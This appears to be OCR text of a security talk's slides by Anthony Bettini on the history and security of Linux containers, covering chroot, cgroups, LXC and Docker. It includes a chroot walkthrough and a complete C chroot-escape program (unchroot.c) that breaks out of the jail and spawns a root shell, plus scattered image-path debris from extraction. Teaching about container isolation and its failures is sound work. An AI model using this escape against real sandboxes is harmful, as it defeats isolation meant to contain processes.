VULNERABILITY EXPLOITATION IN DOCKER CONTAINER ENVIRONMENTS

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FLAWCHECK

ABOUT ANTHONY BETTINI

Working in cybersecurity since 1996 (Netect, Bindview Team RAZOR, Guardent, Foundstone Labs, McAfee Avert Labs, Intel, Appthority, FlawCheck)


Original vulnerabilities discovered in products by PGP, ISS, Symantec, McAfee, Microsoft, Apple, etc.

Founded Appthority, which did static & dynamic analysis of mobile apps and was named the Most Innovative Company of the Year at RSA Conference 2012

Most recently, founded FlawCheck, the only scalable malware & vulnerability inspection platform for containers

MODERN HISTORY OF LINUX CONTAINERS

CONTAINERS CONTAIN … UNTIL THEY DON’T



CHROOT

1979

I've listed below a few examples of chroot in action. You can do these exercises on any modern Linux distribution. Ubuntu 12.04 was used for this writing:

```
root@jttest:/home/ubuntu# mkdir test
root@jttest:/home/ubuntu# chroot test
chroot: failed to run command `/bin/bash': No such file or directory
```

So, let's add bash and try again:

```
root@jttest:/home/ubuntu# mkdir test/bin
root@jttest:/home/ubuntu# cp /bin/bash test/bin
root@jttest:/home/ubuntu# chroot test
chroot: failed to run command `/bin/bash': No such file or directory
```

Still failing... this time it's due to Linux's use of dynamic libraries. To account for dynamic libraries, all libraries used by a command must also be copied to the chroot. To see what libraries are required, use the *ldd* command:

```
root@jttest:/home/ubuntu# ldd /bin/bash
    linux-vdso.so.1 =>  (0x00007fff4e5ff000)
    libtinfo.so.5 => /lib/x86_64-linux-gnu/libtinfo.so.5 (0x00007fd5a43bd000)
    libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007fd5a41b9000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd5a3df9000)
    /lib64/ld-linux-x86-64.so.2 (0x00007fd5a45ea000)
root@jttest:/home/ubuntu# mkdir test/lib test/lib64
root@jttest:/home/ubuntu# cp /lib/x86_64-linux-gnu/libtinfo.so.5 test/lib/
root@jttest:/home/ubuntu# cp /lib/x86_64-linux-gnu/libdl.so.2 test/lib/
root@jttest:/home/ubuntu# cp /lib64/ld-linux-x86-64.so.2 test/lib64/
root@jttest:/home/ubuntu# cp /lib/x86_64-linux-gnu/libc.so.6 test/lib
root@jttest:/home/ubuntu# chroot test
bash-4.2#
```

Hey, it worked!

```
bash-4.2# ls
bash: ls: command not found
```

For ftpd, not security

UNCHROOT


CHROOT ESCAPE

unchroot.c

```c
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>

int main() {
    int dir_fd, x;
    setuid(0);
    mkdir(".42", 0755);
    dir_fd = open(".", O_RDONLY);
    chroot(".42");
    fchdir(dir_fd);
    close(dir_fd);
    for(x = 0; x < 1000; x++) chdir("..");
    chroot(".");
    return execl("/bin/sh", "-i", NULL);
}
```

CONTROL GROUPS



CONTROL GROUPS (CGROUPS)

"Control Groups provide a mechanism for aggregating/partitioning sets of tasks, and all their future children, into hierarchical groups with specialized [behavior]."

Started in 2006 as "process containers"

Released in 2007 in Linux kernel 2.6.24 as control groups (due to containers being an overloaded term)

Primarily authored by Google engineers for scaling out isolated workloads

Basis for at least: systemd, CoreOS, Docker, lmctfy, LXC, etc.

cgroups resource: https://www.kernel.org/doc/Documentation/cgroups/cgroups.txt

LXC

2008

Runs in userspace

Provides interface to all of the kernel containment features

- Kernel namespaces
- Control Groups
- Apparmour & SELinux
- Policies

Learn more at: https://linuxcontainers.org/lxc/introduction/


```
# lxc-create -n playtime -t /usr/share/lxc/templates/lxc-archlinux
```

2013


Solomon Hykes on "The future of Linux Containers" PyCon US 2013:
https://www.youtube.com/watch?v=wW9CAH9nSLs

DOCKER VS. LXC

Key differences between LXC and Docker



- Filesystem neutral
- Containers are like VMs with a fully functional OS
- Data can be saved in a container or outside
- Build loosely coupled or composite stacks



